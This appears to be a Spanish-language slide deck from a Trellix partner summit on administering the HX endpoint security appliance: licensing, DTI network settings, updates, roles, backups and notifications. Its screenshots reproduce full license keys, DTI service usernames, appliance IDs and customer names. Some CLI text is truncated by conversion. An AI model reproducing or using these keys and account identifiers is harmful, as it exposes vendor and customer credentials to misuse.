



# Trellix

21 – 24 OCTOBER 2024

# EMEA & LTAM Partner Tech Summit

Lisbon, Portugal

**Endpoint Security**

Breakout Session





# El equipo

## Endpoint Security


- Alejandro Garcia
- Fernando Segura
- David Nieto
- Julio Quintero

# Antes de comenzar

Use the following WIFI:  
SID: **to\_be\_defined**  
Password: **to\_be\_defined**


Ponga atención a las siguientes instrucciones....

## Silenciar los teléfonos




Silencie o apague sus teléfonos inteligentes y otros dispositivos electrónicos para minimizar las distracciones durante la presentación.

## Baños



Los baños se encuentran antes de la recepción a su derecha.

## Salidas de emergencia




Familiarícese con las salidas de emergencia más cercanas, ubicadas justo antes de la recepción a su izquierda. En caso de emergencia, siga las señales de salida y diríjase con calma a la salida más cercana.

## Q&A



Tendremos una sesión de preguntas y respuestas al final de la presentación. Por favor, guarde sus preguntas hasta entonces.

## Horarios



Se espera que la sesión dure aproximadamente 3 horas con un descanso de 30 min.


Trellix

# Endpoint Forensics (HX)

EMEA & LTAM  
Partner Tech Summit

October, 2024






# Agenda


## Endpoint Security

- Despliegue
- Checklist de administración
- Licenciamiento
- DTI
- Actualizaciones
- Usuarios y roles
- Backups
- Alertas
- Comandos
- Administración

# Despliegue: On-Premises



# Despliegue: Cloud



# Interfaces de administración

## Web UI



**Trellix** ENDPOINT SECURITY

Login to HX02

username

password

Sign In

Sign in using Single Sign On

This system is for the use of authorized users only. Individuals using this computer system without authority, or in excess of their authority, are subject to having all of their activities on this system monitored and recorded by system personnel.

criminal activity, system p

## CLI

```
HX-TRN > enable
HX-TRN # configure term
HX-TRN (config) # confi

Fireeye configuration w

Step 1: Hostname? [HX-T
Step 2: Admin password
unchanged)?
Step 3: Use DHCP on eth
Step 4: Enable NTP? [ye
Step 5: Enable IPv6? [n
Step 6: Enable remote a
[yes]
Step 7: Product license
Step 8: Security-conten
skip)?
```

## API





# Checklist de despliegue

## Configuración general del appliance

- Licencias
- DTI
- Updates
- Usuarios
- Backups del appliance

## DMZ appliance configuration

# Licencias del Appliance

## Admin > Appliance Settings

Appliance License Settings [ADD LICENSE](#)

License	Key	Feature	Valid	Description	Active	Delete
1	LK2-FIREEYE_APPLIANCE-413H-FV42-3HU7-6A6H-WGCC-B43A-46AQ-17D3-P45H-40J2-Q5J7-1854-KT45-QGP1-36JV-K58M-VNAJ-2Q64-TK0C-2N5K-712M-AK21-62A1-L6QR-36CR-K63H-D4CT-BJCM-2PJR-905L-G4AR-3MCD-GP8T-BFDQ-G56R-BJER-LN6R-BK60-A3DC-5RP8-RBJ8-7GL1-TWHP-T7QU-QEFH-6V93-JBC	FIREEYE_APPLIANCE	✓	<b>Start date:</b> 2019/01/20 (ok) <b>End date:</b> 2020/01/18 (ok) <b>Order Timestamp:</b> 601371019 (2019/01/21 07:30:19) <b>Tied to appl ID:</b> 865602768EE4 (ok) <b>Product:</b> HX (ok) <b>Type:</b> PROD (ok) <b>Tied to model:</b> FireEyeHX1500V (ok) <b>Agreement:</b> EULA (ok) <b>Customer ID:</b> 462333 <b>Customer Name:</b> FireEye - Education Services <b>Appliance role:</b> master	✓	🗑️
2	LK2-CONTENT_UPDATES-413H-FV42-3HU7-6A6H-WGCC-B43A-46AQ-17D3-P45P-562U-3C87-GL0F-Q5A1-B31Y-V2M1-PJNH-NY	CONTENT_UPDATES	✓	<b>Start date:</b> 2019/01/20 (ok) <b>End date:</b> 2020/01/18 (ok) <b>Order Timestamp:</b> 601371019 (2019/01/21 07:30:19) <b>Tied to appl ID:</b> 865602768EE4 (ok) <b>Sharing:</b> all (ok)	✓	🗑️
3	LK2-FIREEYE_SUPPORT-413H-FV42-3HU7-6A6H-WGCC-B43A-46AQ-17D3-P45P-562U-3C87-GL09-U41F-J8YB-JKRP-7RVV-9T	FIREEYE_SUPPORT	✓	<b>Start date:</b> 2019/01/20 (ok) <b>End date:</b> 2020/01/18 (ok) <b>Order Timestamp:</b> 601371019 (2019/01/21 07:30:19) <b>Tied to appl ID:</b> 865602768EE4 (ok) <b>Sharing:</b> all (ok)	✓	🗑️
4	LK2-HX_ADVANCED-413H-FV42-3HU7-6A6H-WGCC-B43A-46AQ-17D3-P45R-40J2-Q87G-L0DP-PNX9-KVP0-DLXN-NYKW-6	HX_ADVANCED	✓	<b>Start date:</b> 2019/01/20 (ok) <b>End date:</b> 2020/01/18 (ok) <b>Order Timestamp:</b> 601371019 (2019/01/21 07:30:19) <b>Tied to appl ID:</b> 865602768EE4 (ok) <b>Tied to product:</b> HX (ok)	✓	🗑️

Review licenses to show they are:

- ✓ Valid
- ✓ Active

# Tipos de licencia

License Key	Description
FIREEYE_APPLIANCE	Necesario para registrar el sistema y utilizar las funciones del producto.
FIREEYE_SUPPORT	Permite que su sistema reciba actualizaciones de imágenes de software y las últimas imágenes de invitados.
CONTENT_UPDATES	<p>Permite que su sistema acceda a la red Dynamic Threat Intelligence (DTI), que proporciona la inteligencia más reciente sobre ciberataques avanzados y destinos de devolución de llamada de malware. Esto permite que los productos de Trellix reconozcan de forma proactiva nuevas amenazas y bloqueen los ataques.</p> <ul style="list-style-type: none"><li>• La configuración más común es la licencia de uso compartido bidireccional.</li><li>• La licencia de uso compartido unidireccional está disponible para una configuración alternativa.</li></ul>
HX_ADVANCED	Permite el acceso a las exhaustivas solicitudes de búsqueda empresarial, las solicitudes de adquisición de datos y las solicitudes de puntos finales de adquisición masiva de la serie HX a través de la API. Esta licencia se conoce como licencia de licencia de Endpoint Security Power.

# Aplicar Licencias

Appliance License Settings ADD LICENSE

License	Key	Feature	Valid	Description	Active	Delete
1	LK2-FIREEYE_APPLIANCE-413J-5U42-3JH5-6A6K-PBE6-G439-CQHW-6LH0-J5H4-0J2Q-5J71-854K-T45K-712M-AK21-62A1-H70U-3CDH-L63H-A26D-5R6A-HBRC-LG2T-82GD-1LNQ-TBG4-147A-W33D-1LP6-UUE6-4146-0A3D-C5RP-8RBJ-87GL-0GQB-Y4VH-8JHE-QLVT-P6PH	FIREEYE_APPLIANCE	✓	<b>Start date:</b> 2020/12/23 (ok) <b>End date:</b> 2021/12/20 (ok) <b>Order Timestamp:</b> 662026448 (2020/12/23 08:14:08) <b>Tied to appl ID:</b> 0CC47A6A4412 (ok) <b>Product:</b> HX (ok) <b>Type:</b> PROD (ok) <b>Agreement:</b> EULA (ok) <b>Customer ID:</b> 186664 <b>Customer Name:</b> FireEye - Phillip Hutchison <b>Asset Type:</b> Internal Fixed Asset (4) <b>Appliance role:</b> master	✓	🗑️
2	LK2-FIREEYE_SUPPORT-413J-5U42-3JH5-6A6K-PBE6-J439-CQHW-6LH0-J5P5-62U3-C87G-L0T1-L1MQ-R6KL-GV33-LV0Y-A	FIREEYE_SUPPORT	✓	<b>Start date:</b> 2020/12/23 (ok) <b>End date:</b> 2021/12/20 (ok) <b>Order Timestamp:</b> 662026450 (2020/12/23 08:14:10) <b>Tied to appl ID:</b> 0CC47A6A4412 (ok) <b>Sharing:</b> all (ok)	✓	🗑️

Para instalar licencias:

1. Click Admin > Appliance Settings.
2. Click Appliance Licenses.
3. Click Add License.
4. Pegue la clave de licencia que obtuvo de Trellix en el cuadro Clave de licencia.

# Licensing Service

El servicio de licencias descarga automáticamente sus licencias de la red DTI y las instala.

Las licencias de los dispositivos físicos están vinculadas a la dirección Mac y al ID del dispositivo.

Las licencias de Virtual Network Security Server se obtienen mediante tokens y un código de autenticación.

```
hostname (config) # show fenet license
fenet License Update Service
```

```
Licensing service: Administratively
enabled
```

```
Last time licensing service was
contacted: 2020/04/03 10:50:04
```

```
Last time licensing service was
contacted successfully: 2020/04/03
10:50:04
```

```
Last time keys from licensing service
were applied: 2020/04/03 10:50:04
```

# License Issues: Síntomas

## Banner

The screenshot shows the 'Appliance License Settings' page in the Trellix management interface. A red warning banner at the top states: 'LK2-FIREYE\_APPLIANCE-413-LR42-3K0F-6A6L-XQQU-E43A-1VWK-PPUH-NG5H-4QJ2-Q5I7-1854-KT45-K712-MAK3-162A-1H70-U3CD-HL63-HA26-DSR6-AHBR-CLG2-TR2G-D1LN-QTBG-4147-AW33-D1LP-6UUE-6414-60A3-DCSR-P8RB-J87G-L188-BKJ2-V3MX-94VQ-QFQJ. FIREYE\_APPLIANCE feature license is expired. This is an uncensored appliance. Add a valid TRELIX\_APPLIANCE feature license.' Below the banner is a table of licenses.

License	Key	Feature	Valid	Description	Active	Delete
1	LK2-FIREYE_APPLIANCE-413-LR42-3K0F-6A6L-XQQU-E43A-1VWK-PPUH-NG5H-4QJ2-Q5I7-1854-KT45-K712-MAK3-162A-1H70-U3CD-HL63-HA26-DSR6-AHBR-CLG2-TR2G-D1LN-QTBG-4147-AW33-D1LP-6UUE-6414-60A3-DCSR-P8RB-J87G-L188-BKJ2-V3MX-94VQ-QFQJ	FIREYE_APPLIANCE	✖	Start date: 2022/04/15 (ok) End date: 2023/04/24 (ok) Order Timestamp: 703357806 (2022/04/15 17:10:06) Tied to appl ID: 3CECF7DC6D0 (ok) Product: Type: PROD (ok) Agreement: EULA (ok) Customer ID: 186664 Customer Name: Asset Type: Internal Fixed Asset (4) Appliance role: License is invalid.	✖	🗑️

## Web UI Inaccessible

The screenshot shows a '500: Server Error' message on the Trellix web interface. The message reads: 'Oops! Something went wrong!' and includes a 'Go Back' button.

## Posibles correcciones

- Servicios de Licencias
- Licencias mal formadas
- Licencias faltantes o caducadas

# DTI Network: Configuración

## Settings

Date and Time

User Accounts

**DTI Network**

Notifications

Network

Certificates/Keys

Appliance Licenses

Login Banner

## DTI Network Settings

Select Content Source For Each Service

Download

Content Delivery Network (CDN)

Enrollment

Dynamic Threat Intelligence Network (DTI)

Faude

Dynamic Threat Intelligence Network (DTI)

Global Cache

Dynamic Threat Intelligence Network (DTI)

Mil

Dynamic Threat Intelligence Network (DTI)

Upload

Dynamic Threat Intelligence Network (DTI)

Virtual

Dynamic Threat Intelligence Network (DTI)

APPLY SETTINGS

Content Source: **Content Delivery Network (CDN)**

Host

cloud.fireeye.com

Port

443

User name

fea-fff5lmdjd5bjk

Content Source: **CM**

Host

10.230.10.2

Port

443

User name

fea-jv7sheymztxqn

DTI Services	Description
Download Source	El origen de las actualizaciones de software (sistema operativo y contenido de seguridad)
Upload destination	El destino de la telemetría del dispositivo y las estadísticas sanitizadas
AV-Suite	El destino para almacenar los veredictos de objetos maliciosos y no maliciosos en el servicio de detección basado en la nube de AV-Suite
Helix	El destino de las estadísticas de estado de los dispositivos habilitados para Helix
Virtual	El destino de los servicios de dispositivos virtuales, como las renovaciones de tokens de licencia y el sistema



# Fuente de contenido DT

## Settings

Date and Time

User Accounts

Email

CM Peering

**DTI Network**

Notifications

Network

Certificates/Keys

Alert Tag Management

## DTI Network Settings

Select Content Source For Each Service

Download

Content Delivery Network (CDN) ▼

Enrollment

LOCAL

Global Cache

Dynamic Threat Intelligence Network (DT) ▼

Mil

Dynamic Threat Intelligence

Virtual

Dynamic Threat Intelligence Network (DT) ▼

# Actualización de contenido de seguridad

Content Source: **Content Delivery Network (CDN)**

Host

cloud.fireeye.com

Port

443

User name

fev-aylpbr4agfp

Content Source: **Dynamic Threat Intelligence Network (DTI)**

Host

staticcloud.fireeye.com

Port

443

User name

fev-aylpbr4agfp

## Security Content Settings

Updated at 2022/09/12 13:46:57


Update Frequency:

Default: Update Every  minutes

Custom: Update  at

CANCEL

APPLY SETTINGS

Service Type	Notify	Version	Scheduled	Last Update	TimeStamp (UTC)	Settings
Security Contents	<input type="checkbox"/>	1300.112	For every 15 minutes	2022/09/12 13:46:57	2022-09-12 12:10:00	Auto update enabled: true Update Frequency: every 15 minutes 

# Revisión de la configuración de DTI (Fenet settings)

## DTI Network Settings

Content Source:

Content Delivery Network (CDN)

Hostname:

cloud.fireeye.com

Port:

443

Username:

fev-bhmeehnh0w8ed

```
host-4f9836 (config) # show fenet dti configuration
```

```
DTI CLIENT CONFIGURATIONS:
```

```
APPLIANCE SETTINGS:
```

```
Appliance ID      : 86406B7B9D85
```

```
ACTIVE SETTINGS:
```

```
Mode               : online
Download source    : CDN (fev-bhmeehnh0w8ed@cloud.fireeye.com)
Upload destination : DTI (fev-bhmeehnh0w8ed@up-
cloud.fireeye.com)
Mil service        : DTI (fev-bhmeehnh0w8ed@mil-
cloud.fireeye.com)
Faude service      : DTI (fev-bhmeehnh0w8ed@unity.fireeye.com)
Virtual service    : DTI (fev-bhmeehnh0w8ed@cloud.fireeye.com)
AVSuite service    : DTI (fev-bhmeehnh0w8ed@unity.fireeye.com)
Helix service      : DTI (fev-bhmeehnh0w8ed@helix.fireeye.com)
```

```
ACTIVE SETTINGS FOR HTTP PROXY:
```

# Problemas comunes de DTI

## 1. Problema de conexión.

Acción: Confirme la conexión con el servicio DTI en la nube mediante telnet.

```
4f98-TRN (config) # telnet ccloud.fireeye.com 443  
  
Trying 162.159.246.125...  
Connected to ccloud.fireeye.com.  
Escape character is '^['.
```

## 2. Problema de autenticación.

Acción: Confirmar credenciales.

# Configuración de Fenet: comandos

## Cambiar la dirección del servicio

Establecer el tipo de servidor predeterminado para el servicio (CDN o DTI)

fenet dti source type DTI address <address you are using> port 443  
fenet dti source default DTI

fenet dti upload destination type DTI address up-<address you are using> port 443  
fenet dti upload destination default DTI

fenet dti enrollment service type DTI address <address you are using> port 443  
fenet dti enrollment service default DTI

fenet dti mil service type DTI address mil-<address you are using> port 443  
fenet dti mil service default DTI

fenet dti virtual service type DTI address <address you are using> port 443  
fenet dti virtual service default DTI

# Fuentes de actualización del Appliance



About | Current Time: 10/14/2022 02:08:23 Etc/UTC Trellix Services VPN: (not connected)

Summary Supported Features System Health Deployment Check Log Manager Upgrade

## Appliance Upgrade

DTI  Local  URL

DTI Server: cloud.fireeye.com

Resource	Installed Version	Available Version	Install Date	Status	Action
Security Content	1309.202	-	2022/10/14 01:45:03	No new security updates available	
Appliance Image	9.1.3.971290	9.1.3.971290	2022/09/21 02:05:03	No system software update found	

Check

# Proceso de actualización

**ENDPOINT SECURITY** | BACK | APPLIANCE SETTINGS | ABOUT | fireeye-4f9836

About | Current Time: 09/21/2020 18:14:23 Etc/UTC | FireEye Services VPN: (not connected)

Summary | Health Check | Log Manager | **Upgrade**

**Appliance Upgrade** ↻

DTI |  Local |  URL | DTI Server: cloud.fireeye.com

Resource	Installed Version	Latest Version	Install Date	Status	Action
Security Content	427.101	-	2020/09/21 17:42:02	No new security updates available	
Appliance Image	4.9.0.879876	5.0.1.917137	2019/11/18 11:35:12	OS image downloaded successfully: image-hx_5.0.1.img	<b>Install</b>

# Tipos de actualización

Update Type	Frequency	Description
Security Content	Cada hora	Las actualizaciones de contenido de seguridad son fundamentales para garantizar que el dispositivo Trellix esté al tanto de las amenazas más recientes.
Appliance Images	Una o dos veces al año	La imagen del dispositivo contiene el sistema operativo del dispositivo y NO contiene las imágenes de invitado utilizadas para detectar malware. Las actualizaciones de la imagen del dispositivo contienen mejoras importantes y correcciones de errores en el sistema operativo.



# El rol de las particiones en las actualizaciones

## Paso 1 – Descargar la actualización

Descargar paquete a la part 1



1

ACTIVE  
ver 2.0



2

INACTIVE  
ver 1.0

## Paso 2 - Actualización en curso



1

ACTIVE  
ver 2.0



Extract  
Package



2

INACTIVE  
ver 3.0

## Paso 3 – Aplicar la actualización

Mark for next  
boot



1

INACTIVE  
ver 2.0




2


ACTIVE  
ver 3.0

# Roles


Roles más comunes:



Analyst



Investigator



Admin

# Cuentas de usuario

## Settings

Date and Time

**User Accounts**

DTI Network

Notifications

Network

Certificates/Keys

Appliance Licenses

Login Banner

## Accounts

Add/remove users or reset account passwords below.

**NOTE:** When setting up for the first time, please update passwords for the built-in 'admin', 'monitor', 'analyst', 'operator' and 'auditor' accounts. These accounts cannot be removed.

### Add New User

User Name	Role
<input type="text"/>	Monitor <span>▼</span>
Create Password	
<input type="text"/>	
Confirm Password	
<input type="text"/>	
<input type="button" value="ADD USER"/>	

### Update User

User Name	Role
New Password	
<input type="text"/>	
Confirm Password	
<input type="text"/>	
Account Status	

# Opciones de autenticación remota

LDAP

RADIUS

TACACS

IAM/SSO

CAC



# Tipos de copia de seguridad



Perfiles de copia de seguridad

Configuración (config) y base de datos (fedb)

Configuración (config)

Base de datos (fedb)

Copia de seguridad completa

# Copia de seguridad de la base de datos

## Settings

[Date and Time](#)

[User Accounts](#)

[Email](#)

[DTI Network](#)

[CM Network](#)

[Notifications](#)

[Network](#)

[Certificates/Keys](#)

**[Appliance Backup & Restore](#)**

[Appliance Licenses](#)

[Login Banner](#)

## Backup And Restore

### Backup Profiles

Backup Profile	Backup Location	Remote URL or Server Location	File Name Prefix	Encrypt?	Estimate Backup	Action
config	Local	egscp sftp://user pwd @host remote_path		<input checked="" type="checkbox"/>	<b>ESTIMATE</b>	<b>BACKUP</b>
config+FEDB	Local	egscp sftp://user pwd @host remote_path		<input checked="" type="checkbox"/>	<b>ESTIMATE</b>	<b>BACKUP</b>
fedb	Local	egscp sftp://user pwd @host remote_path		<input checked="" type="checkbox"/>	<b>ESTIMATE</b>	<b>BACKUP</b>
full	Local	egscp sftp://user pwd @host remote_path		<input checked="" type="checkbox"/>	<b>ESTIMATE</b>	<b>BACKUP</b>

### Upload Backup File

# Restauración de base de datos

## Appliance Backup & Restore

[Appliance Licenses](#)

[Login Banner](#)

full

Local

eg:scp|sftp://user[:pwd]@host/remote\_path



ESTIMATE

BACKUP

### Upload Backup File

*(Please use USB backup/restore for large backups)*

CHOOSE FILE

SUBMIT

### Restore Available Backups

Backup Name (Profile)	Backup Location	Created Date	Product	Profile to Restore	Exclude Network Settings?	Delete	Download	Restore
config-MAS-Config-9.1.3-ax03-20221214-003026.febkp (config)	local	2022-12-14	MAS	config	<input checked="" type="checkbox"/>			RESTORE
Remote URL or SCP:	eg:scp sftp://user[:pwd]@host/remote_path			Config	<input checked="" type="checkbox"/>			RESTORE

# Notificaciones de alertas

## Settings

[Date and Time](#)

[User Accounts](#)

[DTI Network](#)

**Notifications**

[Network](#)

[Certificates/Keys](#)

[Appliance Licenses](#)

[Login Banner](#)

## Notification Settings

SUMMARY

SMTP

HTTP

Select when and how to receive notifications.

	Protocol	SMTP	HTTP
Event Type	Global	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Exploit Blocked	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Exploit Detected	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Generic Alert	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Indicator Executed	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Indicator Presence	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>



# Configuración de notificaciones SMTP

Navigation menu:

- Date and Time
- User Accounts
- DTI Network
- Notifications**
- Network
- Certificates/Keys
- Appliance Licenses
- Login Banner

Configuration tabs: SUMMARY | **SMTP** | HTTP

Define protocol settings.

Smtp Settings

Domain: sjc.tr

SMTP Server: webn

SMTP Port: 25

Return Receipts

Return Location: do-n

### Add New Recipient

Name: admin

Account: Account

Email Address: admin

Enabled

Alerts Update

Delivery: default

Notification: All Events

Format: default

Send as: default

SMTP List

<input type="checkbox"/>	Name	Enabled	Email Address	Edit
<input type="checkbox"/>	analysts	<input type="checkbox"/>	analysts@sjc.training.fireeye.com	

# Comandos CLI de Helix

Command	Description
helix mode (cloud)	Habilita el modo Helix; habilita automáticamente el cliente HelixConnect.
show helix	Muestra la configuración de Trellix Helix.
show helixconnect	Muestra información sobre la conexión.
